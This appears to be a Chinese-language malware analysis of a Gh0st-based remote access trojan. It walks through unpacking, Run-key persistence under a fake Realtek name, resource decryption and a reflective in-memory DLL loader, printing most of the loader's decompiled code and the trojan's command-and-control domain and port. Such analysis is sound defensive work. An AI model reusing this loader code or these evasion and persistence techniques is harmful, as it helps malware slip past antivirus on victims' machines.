
从入口点我们可以看出是UPX加壳



直接ESP定律到程序OEP，入口点代码可以看出是VC6.0所编译

```
004022AC  55              push    ebp
004022AD  8BEC            mov     ebp, esp
004022AF  6A FF           push    -1
004022B1  68 20344000     push    00403420
004022B6  68 30244000     push    00402430                jmp 到 msvcrt._except_handler3
004022BB  64:A1 00000000  mov     eax, dword ptr fs:[0]
004022C1  50              push    eax
004022C2  64:8925 000000  mov     dword ptr fs:[0], esp
004022C9  83EC 68         sub     esp, 68
004022CC  53              push    ebx
004022CD  56              push    esi
004022CE  57              push    edi
004022CF  8965 E8         mov     dword ptr [ebp-18], esp
004022D2  33DB            xor     ebx, ebx
004022D4  895D FC         mov     dword ptr [ebp-4], ebx
004022D7  6A 02           push    2
004022D9  FF15 74304000   call    dword ptr [403074]      msvcrt.__set_app_type
004022DF  59              pop     ecx
004022E0  830D 104D4000   or      dword ptr [404D10], FFFFFFFF
004022E7  830D 144D4000   or      dword ptr [404D14], FFFFFFFF
004022EE  FF15 70304000   call    dword ptr [403070]      msvcrt.__p__fmode
004022F4  8B0D 004D4000   mov     ecx, dword ptr [404D00]
004022FA  8908            mov     dword ptr [eax], ecx
004022FC  FF15 6C304000   call    dword ptr [40306C]      msvcrt.__p__commode
```

来到Main函数我们可以看到先是调用了一些sleep(0)



后面有一些字符串单字节赋值，我们可以看出他拼出来的字符串是Kernel32.dll和GetMoudleFileNameA，分别给到了变量LibFileName和ProcName

```
ProcName = 'G';
v13 = 't';
v14 = 'M';
v15 = 'o';
v16 = 'd';
v17 = 'u';
v20 = 'F';
v21 = 'i';
v24 = 'N';
v25 = 'a';
v26 = 'm';
v28 = 'A';
v29 = 0;
LibFileName = 'K';
v32 = 'R';
v33 = 'N';
v35 = 'L';
v36 = '3';
v37 = '2';
v38 = '.';
v39 = 'd';
v42 = 0;
v4 = LoadLibraryA(&LibFileName);
v5 = GetProcAddress(v4, &ProcName);
Sleep(0);
Sleep(0);
Sleep(0);
Sleep(0);
```

动态获取GetMoudleFileNameA

```
12F   C645 F1 64      mov     byte ptr [ebp-F], 64
133   885D F4         mov     byte ptr [ebp-C], bl
136   FF15 1C304000   call    dword ptr [40301C]      kernel32.LoadLibraryA
13C   50              push    eax
13D   FF15 18304000   call    dword ptr [403018]      kernel32.GetProcAddress
143   53              push    ebx
144   8BF8            mov     edi, eax
146   FFD6            call    esi
00403018]=7C80AE40 (kernel32.GetProcAddress)

000 00 00 00 00 00 00 00 00 00 00 00 00 01 00 02 00 ..... 0012FDE0  7C800000  hModule = 7C800000 (kernel32)
010 E8 00 00 80 28 00 00 80 03 00 00 00 68 00 00 80 ?.(.. 0012FDE4  0012FEF8  ProcNameOrOrdinal = "GetModuleFileNameA"
```


通过GetMoudleFileNameA获取到文件所在路径后，将该路径写入注册表作为启动项，启动项名称为“Realtek高清晰音频管理器”

```
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &hKey) )
{
  Sleep(0);
  Sleep(0);
  Sleep(0);
  Sleep(0);
  RegSetValueExA(hKey, "Realtek高清, 0, 1u, &Data, 0x104u);
  RegCloseKey(hKey);
}
```

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
[redacted]		
Realtek高清晰音频管理器	REG_SZ	[redacted]\update2.exe
[redacted]		

获取资源中的名为“dll”的资源

```
v1 = FindResourceA(0, (LPCSTR)0x66, "DLL");
v2 = v1;
if ( v1 )
{
  v3 = SizeofResource(0, v1);
  v4 = LoadResource(0, v2);
  if ( v4 )
  {
    v5 = LockResource(v4);
```



解密算法为

xor 0xF1

add 0xF1


中间有很多sleep(0)做干扰

```
  Sleep(0);
  Sleep(0);
  Sleep(0);
  result = a2;
  if ( a2 )
  {
    v5 = a1;
    v6 = a2;
    do
    {
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      *(_BYTE *)v5 = v3 + (v3 ^ *(_BYTE *)v5);
      ++v5;
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      Sleep(0);
      result = v6-- - 1;
    }
    while ( v6 );
  }
  return result;
```

解出来的文件

```
004050F0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ...¦...ÿÿ..
00405100 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?......@.......
00405110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00405120 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 ............■ƒ..
00405130 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?.???L?Th
00405140 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00405150 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00405160 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
00405170 A8 DB D4 47 EC BA BA 14 EC BA BA 14 EC BA BA 14 乙訥旌?旌?旌?
00405180 97 A6 B6 14 EF BA BA 14 6F A6 B4 14 EF BA BA 14 棯?锖?o┰■锖?
00405190 83 A5 B1 14 ED BA BA 14 83 A5 B0 14 E8 BA BA 14 儡?砗?儡?韬?
004051A0 83 A5 BE 14 E8 BA BA 14 04 A5 B0 14 E6 BA BA 14 儡?韬?ヶ■蜻?
004051B0 EC BA BB 14 A7 BB BA 14 2F B5 E7 14 F1 BA BA 14 旌?Ш?/电■窈?
004051C0 2B BC BC 14 ED BA BA 14 04 A5 B1 14 FA BA BA 14 +技■砗?ケ■  ?
004051D0 04 A5 BE 14 ED BA BA 14 52 69 63 68 EC BA BA 14 ヶ■砗?Rich旌?
004051E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004051F0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 ........PE..L♂¥.
00405200 F8 2A F8 53 00 00 00 00 00 00 00 00 E0 00 0E 21 ?簪........?■!
00405210 0B 01 06 00 00 92 01 00 00 D8 00 00 00 00 00 00 ■♂■..?..?.....
00405220 59 9B 01 00 00 10 00 00 00 B0 01 00 00 00 00 10 Y?..■...?....■
00405230 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 .■...¬.¦.......
00405240 04 00 00 00 00 00 00 00 00 B0 02 00 00 04 00 00 ¦........?..¦..
00405250 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 ....¬....■..■..
00405260 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ..■..■......■...
00405270 00 12 02 00 3E 00 00 00 A8 F4 01 00 40 01 00 00 .■¬>...  ♂@♂.
00405280 00 80 02 00 E8 00 00 00 00 00 00 00 00 00 00 00 .■¬?..........
00405290 00 00 00 00 00 00 00 00 00 90 02 00 60 13 00 00 .........?.`■..
004052A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Dump出来是dll简单观察发现是华晨远控（Gh0st修改）



继续往下就是内存加载dll。抛弃系统的LoadLibrary和GetProcAddress来自己实现则会使dll不用落地，其目的是躲避安全软件的云查杀。

LoadLibrary的实现过程如下：

申请内存，写入PE头数据

```
if ( *a1 != 23117 )
  return 0;
v2 = a1 + *(a1 + 60);
if ( *v2 != 17744 )
  return 0;
v3 = VirtualAlloc(*(v2 + 52), *(v2 + 80), 0x2000u, 4u);
v9 = v3;
if ( !v3 )
{
  v9 = VirtualAlloc(0, *(v2 + 80), 0x2000u, 4u);
  v3 = v9;
}
if ( !v3 )
  return 0;
v4 = GetProcessHeap();
v5 = HeapAlloc(v4, 0, 0x14u);
*(v5 + 1) = v3;
*(v5 + 3) = 0;
*(v5 + 2) = 0;
*(v5 + 4) = 0;
VirtualAlloc(v3, *(v2 + 80), 0x1000u, 4u);
p_Dll = VirtualAlloc(v3, *(v2 + 84), 0x1000u, 4u);
memcpy(p_Dll, a1, *(v2 + 84) + *(a1 + 60));
```

循环拷贝各个节数据

IDA View-A | Pseudocode-A | Hex View-A | Structures

```
int __cdecl CopySectionData(int a1, int a2, int a3)
{
  int v3; // edi@1
  int v4; // ebx@1
  int result; // eax@1
  int v6; // ebx@2
  unsigned int v7; // esi@5
  void *v8; // edi@6
  int v9; // edi@6
  int i; // ecx@6
  void *v11; // eax@10
  int v12; // [sp+Ch] [bp-8h]@1
  int v13; // [sp+10h] [bp-4h]@1

  v3 = *(a3 + 4);
  v12 = *(a3 + 4);
  v4 = *(*a3 + 20) + *a3 + 24;
  Sleep(0);
  v13 = 0;
  if ( *(*a3 + 6) )
  {
    v6 = v4 + 16;
    while ( 1 )
    {
      if ( *v6 )
      {
        v11 = VirtualAlloc((v3 + *(v6 - 4)), *v6, 0x1000u, 4u);
        memcpy(v11, (a1 + *(v6 + 4)), *v6);
        *(v6 - 8) = v11;
      }
      else
      {
        v7 = *(a2 + 56);
        if ( v7 > 0 )
        {
          v8 = VirtualAlloc((v3 + *(v6 - 4)), v7, 0x1000u, 4u);
          *(v6 - 8) = v8;
          memset(v8, 0, 4 * (v7 >> 2));
          v9 = (v8 + 4 * (v7 >> 2));
          for ( i = v7 & 3; i; --i )
            *v9++ = 0;
        }
      }
```

处理重定位

```
int __cdecl FixReloc(int a1, int a2)
{
  int v2; // ebx@1
  int result; // eax@1
  int v4; // ecx@2
  int v5; // ecx@2
  int v6; // edi@3
  unsigned int v7; // esi@3
  int v8; // edx@3
  int v9; // eax@4

  v2 = *(a1 + 4);
  result = *a1 + 0xA0;
  if ( *(*a1 + 0xA4) )
  {
    v4 = *result;
    result = *(*result + v2);
    v5 = v2 + v4;
    if ( result )
    {
      do
      {
        v6 = result + v2;
        v7 = 0;
        v8 = v5 + 8;
        if ( (*(v5 + 4) - 8) & 0xFFFFFFFE )
        {
          do
          {
            v9 = *v8;
            if ( (v9 & 0xFFFFF000) == 0x3000 )
              *(v6 + (v9 & 0xFFF)) += a2;
            ++v7;
            v8 += 2;
          }
          while ( v7 < (*(v5 + 4) - 8) >> 1 );
        }
        v5 += *(v5 + 4);
        result = *v5;
      }
      while ( *v5 );
    }
  }
```

读取dll的引入表部分，加载引入表部分需要的，并填充需要的函数入口的真实地址

```
signed int __cdecl FillRavAddress(int a1)
{
  int v1; // edi@1
  int v2; // ebp@1
  int v3; // eax@1
  int v4; // esi@2
  int v5; // eax@3
  HMODULE v6; // ebx@4
  void *v7; // eax@5
  int v8; // edi@7
  int v9; // esi@7
  int v10; // edx@8
  int i; // eax@9
  const CHAR *v12; // eax@11
  FARPROC v13; // eax@13
  signed int result; // eax@17
  const void *v15; // [sp+10h] [bp-4h]@2

  v1 = a1;
  v2 = *(a1 + 4);
  v3 = *a1 + 128;
  if ( !*(*a1 + 132) || (v4 = v2 + *v3, v15 = (v2 + *v3), IsBadReadPtr(v4, 0x14u)) )
  {
    result = 1;
  }
  else
  {
    while ( 1 )
    {
      v5 = *(v4 + 12);
      if ( !v5 )
        break;
      v6 = LoadLibraryA((v2 + v5));
      if ( v6 == -1 || (v7 = realloc(*(v1 + 8), 4 * *(v1 + 12) + 4), (*(v1 + 8) = v7) == 0) )
        return 0;
      *(v7 + (*(v1 + 12))++) = v6;
      if ( *v4 )
      {
        v8 = *v4 + v2;
        v9 = v2 + *(v4 + 16);
      }
      else
      {
        
      }
      for ( i = *v8; i; v9 += 4 )
      {
        v12 = (i & 0x80000000 ? i : i + v2 + 2);
        v13 = GetProcAddress(v6, v12);
        *v9 = v13;
        if ( !v13 )
          return 0;
        i = *(v8 + 4);
        v8 += 4;
      }
      v15 = v15 + 20;
      if ( IsBadReadPtr(v15, 0x14u) )
        break;
      v1 = a1;
      v4 = v15;
    }
    result = 1;
  }
  return result;
}
```

修改各个节内存属性，单独设置其对应内存页的属性

```
int __cdecl sub_401850(int a1)
{
  int v1; // edi@1
  int result; // eax@1
  int v3; // ecx@2
  int v4; // esi@4
  int v5; // edi@4
  int v6; // ebx@4
  int v7; // esi@5
  int v8; // edx@6
  DWORD v9; // ebx@6
  int v10; // eax@6
  int v11; // edi@8
  int v12; // [sp+8h] [bp-Ch]@1
  int v13; // [sp+Ch] [bp-8h]@2
  DWORD flOldProtect; // [sp+10h] [bp-4h]@14

  v1 = *(*a1 + 20) + *a1 + 24;
  Sleep(0);
  v12 = 0;
  if ( *(*a1 + 6) )
  {
    v3 = v1 + 36;
    v13 = v1 + 36;
    while ( 1 )
    {
      v4 = (*v3 >> 29) & 1;
      v5 = (*v3 >> 30) & 1;
      v6 = *v3 >> 31;
      if ( *v3 & 0x2000000 )
      {
        VirtualFree(*(v3 - 28), *(v3 - 20), 0x4000u);
        v7 = v13;
      }
      else
      {
        Sleep(0);
        v8 = v5 + 2 * v4;
        v7 = v13;
        v9 = *(&flNewProtect + v6 + 2 * v8);
        v10 = *v13;
        if ( *v13 & 0x4000000 )
          BYTE1(v9) |= 2u;
```

```
      {
        Sleep(0);
        v8 = v5 + 2 * v4;
        v7 = v13;
        v9 = *(&flNewProtect + v6 + 2 * v8);
        v10 = *v13;
        if ( *v13 & 0x4000000 )
          BYTE1(v9) |= 2u;
        v11 = *(v13 - 20);
        if ( !v11 )
        {
          if ( v10 & 0x40 )
          {
            v11 = *(*a1 + 32);
          }
          else
          {
            if ( v10 & 0x80 )
              v11 = *(*a1 + 36);
          }
        }
        Sleep(0);
        if ( v11 )
          VirtualProtect(*(v13 - 28), *(v13 - 20), v9, &flOldProtect);
      }
      result = v12 + 1;
      v12 = result;
      v13 = v7 + 40;
      if ( result >= *(*a1 + 6) )
        break;
      v3 = v7 + 40;
    }
  }
  return result;
}
```

执行DllMain函数

```
00401733   6A 00          push    0
00401735   6A 01          push    1
00401737   56             push    esi
00401738   FFD0           call    eax
```

```
10019B59   55              push    ebp
10019B5A   8BEC            mov     ebp, esp
10019B5C   53              push    ebx
10019B5D   8B5D 08         mov     ebx, dword ptr [ebp+8]
10019B60   56              push    esi
10019B61   8B75 0C         mov     esi, dword ptr [ebp+C]
10019B64   57              push    edi
10019B65   8B7D 10         mov     edi, dword ptr [ebp+10]
10019B68   85F6            test    esi, esi
10019B6A   75 09           jnz     short 10019B75
10019B6C   833D 20760210   cmp     dword ptr [10027620], 0
10019B73   EB 26           jmp     short 10019B9B
10019B75   83FE 01         cmp     esi, 1
10019B78   74 05           je      short 10019B7F
10019B7A   83FE 02         cmp     esi, 2
10019B7D   75 22           jnz     short 10019BA1
10019B7F   A1 28760210     mov     eax, dword ptr [10027628]
10019B84   85C0            test    eax, eax
10019B86   74 09           je      short 10019B91
10019B88   57              push    edi
10019B89   56              push    esi
10019B8A   53              push    ebx
10019B8B   FFD0            call    eax
10019B8D   85C0            test    eax, eax
10019B8F   74 0C           je      short 10019B9D
10019B91   57              push    edi
10019B92   56              push    esi
10019B93   53              push    ebx
10019B94   E8 15FFFFFF     call    10019AAE
10019B99   85C0            test    eax, eax
10019B9B   75 04           jnz     short 10019BA1
```

GetProcAddress实现过程：

```
int __cdecl My_GetProcAddress(int a1, const char *Str1)
{
  int v2; // eax@1
  int v3; // ecx@1
  int v4; // esi@2
  int v5; // ecx@2
  int v6; // esi@2
  int v7; // edi@4
  int v8; // ebx@4
  unsigned int v9; // ebp@4
  int result; // eax@9
  unsigned int v11; // eax@10
  int v12; // [sp+14h] [bp+4h]@1

  v2 = *(a1 + 4);
  v3 = *a1 + 120;
  v12 = *(a1 + 4);
  if ( !*(v3 + 4)
    || (v4 = *v3, v5 = *(*v3 + v2 + 24), v6 = v2 + v4, !v5)
    || !*(v6 + 20)
    || (v7 = v2 + *(v6 + 32), v8 = v2 + *(v6 + 36), v9 = 0, !v5) )
    goto LABEL_9;
  while ( stricmp(Str1, (v2 + *v7)) )
  {
    ++v9;
    v7 += 4;
    v8 += 2;
    if ( v9 >= *(v6 + 24) )
      goto LABEL_9;
    v2 = v12;
  }
  v11 = *v8;
  if ( v11 != -1 && v11 <= *(v6 + 20) )
    result = v12 + *(*(v6 + 28) + 4 * v11 + v12);
  else
LABEL_9:
    result = 0;
  return result;
}
```

调用自写GetProcAddress获取“Fi”导出函数并调用

```
`
  Func_Fi = My_GetProcAddress(v6, Str1);
  if ( Func_Fi )
  {
    (Func_Fi)();
    sub_401BA0(v6);
```

Fi函数负责将整个远控执行起来了。

以下是远控基本信息：

远控上线地址：dddd.ndiii.com

端口：2012

分组名称：Default


远控官网：http://www.jinjingltsh.com/ (http://www.jinjingltsh.com/)

“华晨同步专家”官网号称“拥有国家政府机关认证，与众多安全厂商均有合作”，实际上完全是其捏造的。

总结

通过以上分析我们看出，“华晨同步专家”远控木马的新颖之处，在于利用白进程内存运行exe，内存运行dll，真正的病毒文件并不落地，仅存活在内存当中，具有较强的免杀能力。

根据VirusTotal对此木马较新变种样本的扫描结果，57款杀毒软件中有17款可以将其检出，检出率约为30%：

